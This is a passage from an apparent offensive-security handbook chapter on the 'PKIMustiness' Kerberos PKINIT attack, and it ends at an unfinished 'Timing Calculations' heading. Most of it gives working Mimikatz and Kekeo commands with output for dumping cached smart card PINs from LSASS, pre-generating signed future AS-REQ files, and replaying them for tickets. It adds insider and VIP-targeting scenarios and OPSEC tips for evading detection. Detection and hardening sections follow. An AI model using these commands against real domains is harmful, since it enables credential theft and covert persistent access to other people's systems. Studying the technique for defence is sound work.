
Appearance
Chapter 38: PKI - Mustiness
Introduction
Smart cards are often seen as the "gold standard" of authentication. If you need the physical card and a PIN to log in, you're secure, right? Well, not exactly. The PKIMustiness attack is a masterclass in protocol abuse that challenges that assumption. It exploits a subtle design choice in the Kerberos PKINIT specification—specifically its support for Diffie-Hellman key exchange—to create a "time-decoupled" authentication backdoor.
In my experience, this is one of the most elegant persistence techniques because it allows you to obtain a TGT without the smart card being present. If you can get just five minutes of access to a target's workstation while their card is inserted, you can pre-generate hundreds of signed authentication requests for the future. You're effectively "pre-signing" your logons for the next month. When you want to log in later, you just replay one of those requests. The DC sees a valid signature and a valid timestamp and lets you in.
I often use this technique when dealing with high-value targets who are smart card mandatory but only accessible during certain time windows. The ability to generate future authentication tokens while I have access means I can maintain persistence even when the target's physical card is locked in a safe or on their person. It's the difference between "I need to be there when they log in" and "I need to be there once, ever."
In this chapter, we're going to break down the technical mechanics of the Diffie-Hellman mode in PKINIT and why it's vulnerable to this type of pre-generation. We'll walk through the extraction of cached smart card PINs from LSASS, the use of Kekeo's tgt::asreq command to build our .musti request files, and the replay process that grants us access. For the defenders, we'll discuss how to kill PIN caching and how to spot the network-level signatures of a "musty" request.
Technical Foundation: The Time-Decoupled Signature
Understanding PKINIT Authentication
Public Key Cryptography for Initial Authentication (PKINIT) is defined in RFC 4556 and extends Kerberos to support certificate-based authentication. Instead of proving knowledge of a password by encrypting a timestamp, the client proves possession of a private key by signing the authentication request.
The standard PKINIT flow works as follows:
- Client prepares AS-REQ: The client creates an AS-REQ with a
PA-PK-AS-REQpre-authentication data structure - Signature creation: The client signs the authenticator using their private key (stored on smart card or in software)
- KDC validation: The KDC validates the certificate chain, verifies the signature, and checks the timestamp
- Session key exchange: The KDC returns the session key, either encrypted with the client's public key (RSA mode) or using Diffie-Hellman parameters
RSA vs. Diffie-Hellman Key Exchange
PKINIT supports two methods for establishing the session key:
| Mode | Key Exchange | Session Key Protection | Vulnerability |
|---|---|---|---|

| RSA | Client's public key | KDC encrypts session key with client's RSA public key | Requires client's private key at TGT reception time |
| DH | Diffie-Hellman | Shared secret derived from DH exchange | Signature is independent of session key derivation |
The critical difference is in when the private key is needed:
- RSA mode: The private key is needed both to sign the request AND to decrypt the response containing the session key
- DH mode: The private key is only needed to sign the request; the session key is derived from the DH exchange
This is the core of PKIMustiness: in DH mode, once the AS-REQ is signed, it's a self-contained authentication token that doesn't require the private key again.
The Diffie-Hellman Requirement
For PKIMustiness to work, the KDC must support Diffie-Hellman key exchange. This is mandated by RFC 4556 and is enabled by default on all modern Windows Domain Controllers.

You can verify DH support by examining the KDC's supported encryption types or by simply attempting a DH-based request. If the KDC responds with KDC_ERR_DH_KEY_PARAMETERS_NOT_ACCEPTED, DH is either disabled or the parameters are incompatible.
PIN Caching: The Memory Leak
To provide a seamless user experience, Windows caches the smart card PIN in LSASS memory after the initial logon. This cached PIN serves several purposes:
- TGT renewal: When the TGT approaches expiration, the system can request a new one without prompting the user
- Credential delegation: For services that require delegation, the PIN is needed to sign additional requests
- Single Sign-On: Applications that need to access the smart card don't need to prompt for the PIN repeatedly
From an attacker's perspective, this PIN cache is gold. Even if the user removes their smart card from the reader, the PIN often remains in LSASS memory until the session ends. With local administrator access, we can extract this PIN and use it to instruct the smart card to sign requests.
The ASN.1 Structure

The pre-signed AS-REQ is stored in a .musti file, which is an ASN.1 DER-encoded structure containing:
- The complete
PA-PK-AS-REQwith the signed authenticator - Diffie-Hellman public value and parameters
- Certificate chain for validation
- Timestamp embedded in the signed authenticator
Mimikatz and Kekeo Implementation
The PKIMustiness attack requires coordination between Mimikatz (for reconnaissance and PIN extraction) and Kekeo (for generating and replaying the pre-signed requests).
Step 1: Detect Smart Card Presence
Before doing anything, verify that a smart card reader is present and a card is inserted.
Command: crypto::sc
mimikatz # crypto::sc
SmartCard readers:

 * Microsoft Virtual Smart Card 0
   | Vendor: Microsoft Corporation
   | Model : Virtual Smart Card
If a card is present, you'll see additional information including the ATR and available containers.
Step 2: Enumerate Certificate Information
Next, identify the certificate on the smart card. Pay particular attention to the UPN (User Principal Name) field—this is what you'll use as the /subject: parameter in Kekeo.
Command: crypto::certificates
mimikatz # crypto::certificates /systemstore:current_user /store:My /silent
 * System Store  : 'current_user' (0x00010000)
 * Store         : 'My'

 0. cperez@acmelabs.pvt
    Subject  : CN=cperez@acmelabs.pvt, O=mimikatz, C=FR
    Issuer   : DC=pvt, DC=acmelabs, CN=LabRootCA1
    Serial   : 9262b282e5c68eb3fb96e6b877a2b33d0ff11ad6
    Algorithm: 1.2.840.113549.1.1.1 (RSA)
    Validity : 6/16/2021 3:02:42 PM -> 6/16/2031 3:12:41 PM
    UPN      : cperez@acmelabs.pvt
    Hash SHA1: beeb51378e85f8bb9bd2f22d98b34fae1dc794a2
        Key Container  : {e0e807c1-9b2f-47b3-8afa-4f9fc7e73383}
        Provider       : Microsoft Base Smart Card Crypto Provider
Critical: Always use the /silent parameter when enumerating certificates with smart card keys to avoid triggering a PIN prompt on the user's screen.
Step 3: Extract the Cached PIN
The PIN used for smart card authentication is cached in LSASS memory. Use sekurlsa::kerberos to extract it.
Command: sekurlsa::kerberos
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::kerberos

Authentication Id : 0 ; 10522518 (00000000:00a08f96)
Session           : Interactive from 8
User Name         : cperez
Domain            : acmelabs
Logon Server      : (null)
Logon Time        : 6/16/2021 5:53:04 PM
SID               : S-1-5-21-2860848500-1733596137-3439428363-1638
        kerberos :
         * Username : cperez
         * Domain   : ACMELABS.PVT
         * Password : (null)
         * Smartcard
             PIN code : 12345678
             Card     : Identity Device (Microsoft Generic Profile)
             Reader   : Microsoft Virtual Smart Card 0
             Container: te-VSCTemplate-1269de9f-9b0e-4612-37851
             Provider : Microsoft Base Smart Card Crypto Provider
The PIN code field contains the smart card PIN in plaintext. This is the key that allows us to instruct the smart card to sign our pre-generated requests.
Step 4: Generate Pre-Signed AS-REQ Files (tgt::asreq)
Now we use Kekeo to generate the .musti files—pre-signed AS-REQ messages with embedded future timestamps.
Syntax:
kekeo # tgt::asreq /subject:<UPN> /pin:<PIN> /dh [/startoffset:<minutes>] [/increment:<minutes>] [/count:<number>] [/domain:<FQDN>]Parameters for tgt::asreq:
| Parameter | Description |
|---|---|
/subject: | The UPN (User Principal Name) from the certificate (e.g., user@domain.com) |
/pin: | The smart card PIN extracted from LSASS |
/dh | Specifies Diffie-Hellman mode (required for PKIMustiness) |
/startoffset: | (Optional) Number of minutes from now for the first request (default: 0) |
/increment: | (Optional) Number of minutes between each request (default: 10) |
/count: | (Optional) Number of AS-REQ files to generate (default: 1) |
/domain: | (Optional) Target domain FQDN |
/caname: | (Optional) CA name if certificate selection is ambiguous |
Example - Generate 5 requests at 10-minute intervals:
kekeo # tgt::asreq /subject:cperez@acmelabs.pvt /pin:12345678 /dh /count:5

Cookie value       : d3840926
Realm        : acmelabs.pvt (acmelabs)
User         : cperez@acmelabs.pvt (cperez)
CName        : cperez@acmelabs.pvt      [KRB_NT_ENTERPRISE_PRINCIPAL (10)]
SName        : krbtgt/acmelabs.pvt      [KRB_NT_SRV_INST (2)]
Need PAC     : Yes
Auth mode    : RSA with DH
> Current time     : 6/16/2021 5:54:36 PM
> Start time       : 6/16/2021 5:54:36 PM
> Increment        : 10 mn
> Count            : 5
> End              : 6/16/2021 6:34:36 PM

* 6/16/2021 5:54:36 PM - d3840926-20210616175436-cperez@acmelabs.pvt.musti -> OK
* 6/16/2021 6:04:36 PM - d3840926-20210616180436-cperez@acmelabs.pvt.musti -> OK
* 6/16/2021 6:14:36 PM - d3840926-20210616181436-cperez@acmelabs.pvt.musti -> OK
* 6/16/2021 6:24:36 PM - d3840926-20210616182436-cperez@acmelabs.pvt.musti -> OK
* 6/16/2021 6:34:36 PM - d3840926-20210616183436-cperez@acmelabs.pvt.musti -> OK
Each .musti file contains a complete, signed AS-REQ that will be valid at the specified timestamp.
Example - Generate requests for the next 24 hours:
kekeo # tgt::asreq /subject:admin@corp.local /pin:secretpin /dh /increment:60 /count:24This creates 24 files, each valid at one-hour intervals.
Example - Start generating from a future time:
kekeo # tgt::asreq /subject:admin@corp.local /pin:secretpin /dh /startoffset:60 /increment:30 /count:10This starts generating requests from 60 minutes in the future, at 30-minute intervals.
Step 5: Replay the Pre-Signed Request (tgt::ask)
When you want to authenticate without the smart card, use tgt::ask with the /asreq: parameter pointing to the appropriate .musti file.
Syntax:
kekeo # tgt::ask /asreq:<filename.musti> [/ptt]Parameters for tgt::ask (Mustiness mode):
| Parameter | Description |
|---|---|
/asreq: | Path to the .musti file containing the pre-signed AS-REQ |
/ptt | (Optional) Pass-the-Ticket: inject the TGT into current session |
/ticket: | (Optional) Save the ticket to a specific filename |
Example - Request TGT and inject into session:
kekeo # tgt::ask /asreq:d3840926-20210616180436-cperez@acmelabs.pvt.musti /ptt

Authenticator time : 6/16/2021 6:04:36 PM
Realm        : acmelabs.pvt (acmelabs)
User         : cperez@acmelabs.pvt (cperez)
CName        : cperez@acmelabs.pvt      [KRB_NT_ENTERPRISE_PRINCIPAL (10)]
SName        : krbtgt/acmelabs.pvt      [KRB_NT_SRV_INST (2)]
Need PAC     : Yes
Auth mode    : RSA with DH AS-REQ (PKINIT Mustiness)
[kdc] name: SDDC01.acmelabs.pvt (auto)
[kdc] addr: 10.1.1.4 (auto)
  > Ticket in file 'TGT_cperez@acmelabs.pvt@ACMELABS.PVT_krbtgt~acmelabs.pvt@ACMELABS.PVT.kirbi'
Critical: The request must be used within the Kerberos clock skew tolerance window (typically ±5 minutes) of the embedded timestamp. If the current time is too far from the timestamp in the .musti file, the KDC will reject it with KRB_AP_ERR_SKEW.
Attack Scenarios
Scenario 1: The Physical Insider
Situation: An attacker has brief physical access to a target's workstation while their smart card is inserted.
Execution:
- Boot from a USB or gain local admin access
- Run Mimikatz to extract the cached PIN:
mimikatz # privilege::debug mimikatz # sekurlsa::kerberos - Enumerate the certificate UPN:
mimikatz # crypto::certificates /store:My /silent - Generate 30 days of authentication tokens:
kekeo # tgt::asreq /subject:executive@corp.com /pin:1234 /dh /increment:1440 /count:30 - Exfiltrate the
.mustifiles (small, ~5KB each)
Result: 30 days of persistent access without needing the smart card again.
Scenario 2: The Supply Chain Attack
Situation: An IT technician is setting up a new workstation for a VIP user.
Execution:
- During initial configuration, the VIP inserts their smart card to test the setup
- The malicious technician extracts the PIN and generates future tokens
- Uses
/startoffset:to delay the first valid token by several days, avoiding detection during the setup phase:(Starts 3 days in the future, generates one week of hourly tokens)kekeo # tgt::asreq /subject:cfo@company.com /pin:securepin /dh /startoffset:4320 /increment:60 /count:168
Result: Delayed persistence that activates after the setup is complete and forgotten.
Scenario 3: The Conference Room
Situation: Target frequently logs into conference room systems for presentations.
Execution:
- Compromise a conference room workstation
- Wait for target to log in for a meeting
- Silently extract credentials during the meeting:
mimikatz # sekurlsa::kerberos - Generate tokens for future access
- Access target's resources remotely after they've left
Result: Persistence from a brief, incidental interaction.
Scenario 4: Combining with Pass-the-Ticket
After obtaining a TGT via PKIMustiness, you can request service tickets normally:
# Get TGT from musti file
kekeo # tgt::ask /asreq:admin-20210616.musti

# Request service ticket for file share
kekeo # tgs::ask /tgt:TGT_admin@CORP.LOCAL_krbtgt~corp.local@CORP.LOCAL.kirbi /service:cifs/fileserver.corp.local

# Inject and access
mimikatz # kerberos::ptt ticket.kirbi
dir \\fileserver.corp.local\c$
Comparison: PKIMustiness vs. Other Persistence Techniques
| Technique | Requires | Validity Duration | Detectable By | Survives Password Change |
|---|---|---|---|---|
| PKIMustiness | Cached PIN + Card access (once) | Until certificate expires | 4768 PKINIT events, timing analysis | Yes (until cert expires) |
| Golden Ticket | krbtgt hash | Configurable (up to 10 years) | 4769 with impossible SIDs/groups | Yes |
| Silver Ticket | Service account hash | Configurable (up to 10 years) | Missing 4769 for forged service | Yes |
| Pass-the-Hash | NTLM hash | Until password change | 4624/4625 with NTLM | No |
| Golden Certificate | CA private key | Certificate lifetime (years) | Certificate issuance correlation | Yes |
| UnPAC-the-Hash | Valid certificate | One-time hash extraction | 4768 PKINIT events | N/A (hash extraction) |
Key advantage of PKIMustiness: It's the only technique that provides persistent access using legitimate pre-signed requests. There's no forged data—the KDC sees a perfectly valid, properly signed request.
Detection and IOCs
Event Log Indicators
Event ID 4768 (Kerberos TGT Request): This is your primary detection point.
Look for:
- Pre-Authentication Type:
16(PA-PK-AS-REQ) or17(PA-PK-AS-REP) indicates PKINIT - Certificate Serial Number: Cross-reference with CA issuance logs
- Source IP: PKINIT requests coming from machines that don't have smart card readers
- Timing patterns: Multiple 4768 events with identical certificates but timestamps at exact intervals (the generation pattern)
Event ID 4771 (Kerberos Pre-authentication Failed): Look for KRB_AP_ERR_SKEW errors from PKINIT—these indicate attempts to use expired .musti files.
Network Indicators
- Packet size anomaly: DH-mode PKINIT AS-REQ packets are significantly larger than password-based requests (~3000+ bytes vs. ~1500 bytes)
- Missing preceding traffic: A PKINIT logon without preceding smart card reader activity on the source machine
- Source machine analysis: PKINIT traffic from workstations that have never had smart card authentication before
Behavioral Patterns
- Burst generation: Many PKINIT requests from the same user in a very short time window (the generation phase)
- Perfect interval spacing: 4768 events at mathematically precise intervals suggest automated generation
- Time-shifted usage: PKINIT logons at unusual hours when the user's smart card physical location is known to be elsewhere
LSASS Access
If you're monitoring for credential access (Sysmon Event ID 10 or similar):
sekurlsa::kerberosrequiresPROCESS_QUERY_INFORMATIONandPROCESS_VM_READaccess to LSASS- This is the same access pattern as other credential dumping, so existing detections may catch it
Defensive Strategies
1. Disable PIN Caching
This is the most effective technical control. Without the cached PIN, the attacker cannot instruct the smart card to sign requests.
Registry setting:
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\SmartCardCredentialProvider
EnableSmartCardPinCaching = 0 (DWORD)
Group Policy:Computer Configuration → Administrative Templates → Windows Components → Smart Card → Turn on certificate propagation from smart card
Trade-off: Users will need to enter their PIN every time the private key is used, including for TGT renewals. This is annoying but secure.
2. Implement Credential Guard
Windows Credential Guard uses virtualization-based security to isolate LSASS in a protected container. This prevents most memory-scraping attacks, including PIN extraction.
Requirements:
- Windows 10 Enterprise/Education or Windows Server 2016+
- UEFI firmware with Secure Boot
- TPM 2.0 (recommended)
- Hyper-V capability
Verification:
powershell
Get-ComputerInfo | Select-Object DeviceGuard*3. Configure Card Removal Policy
Minimize the window of opportunity by forcing workstation lock when the smart card is removed:
Group Policy:Computer Configuration → Windows Settings → Security Settings → Local Policies → Security OptionsInteractive logon: Smart card removal behavior = Lock Workstation
4. Monitor for PKINIT Anomalies
Create detection rules for:
- PKINIT 4768 events without corresponding "Card Inserted" events from EDR
- Multiple PKINIT requests from the same user within seconds
- PKINIT requests from machines without smart card hardware
- PKINIT requests at regular intervals matching common
/increment:values (10, 30, 60 minutes)
5. Implement Certificate Hygiene
- Short validity periods: Certificates with 1-year validity reduce the persistence window
- Certificate revocation: Have a process to revoke certificates when anomalies are detected
- Strong key protection: Require PIN entry for every signature operation on high-value certificates
Operational Considerations
When to Use PKIMustiness
| Scenario | Recommendation |
|---|---|
| Brief physical access to target | Excellent - generate many future tokens |
| Long-term access already established | Unnecessary - use other persistence methods |
| Need to survive password rotation | Good - certificates survive password changes |
| High-security target with strong monitoring | Risky - PKINIT events are distinctive |
| Target uses software certificates | Not applicable - extract/copy the certificate instead |
OPSEC Considerations
Generation phase is noisy: Creating many
.mustifiles in rapid succession generates corresponding smart card operations. Do this when the target is distracted.File sizes are small: Each
.mustifile is typically 3-5KB, making exfiltration trivial.Clock synchronization is critical: Before using a
.mustifile, ensure your attacking system's clock is synchronized with the domain. Usenet time \\dc.domain.com /setor NTP.Use files within their window: Each file is valid for approximately ±5 minutes of its embedded timestamp (default Kerberos skew tolerance).
Don't generate too many: On physical smart cards, each signature operation is slow and can trigger user-visible indicators. Keep
/count:reasonable.
Error Handling
| Error | Meaning | Solution |
|---|---|---|
KRB_AP_ERR_SKEW (37) | Current time too far from request timestamp | Use a .musti file with appropriate timestamp; sync clocks |
KDC_ERR_PREAUTH_FAILED (24) | Invalid signature or certificate | Verify certificate is still valid and not revoked |
KDC_ERR_DH_KEY_PARAMETERS_NOT_ACCEPTED (20) | DH parameters rejected | Rare; may indicate DH disabled on KDC |
KDC_ERR_CLIENT_NOT_TRUSTED (63) | Certificate not trusted for logon | Certificate not in NTAuth store or wrong EKUs |
| Smart card error during generation | Card communication issue | Ensure card is properly inserted; retry |
Timing Calculations
To generate tokens for a specific time window:
# Example: Generate tokens for next 7 days, every 4 hours
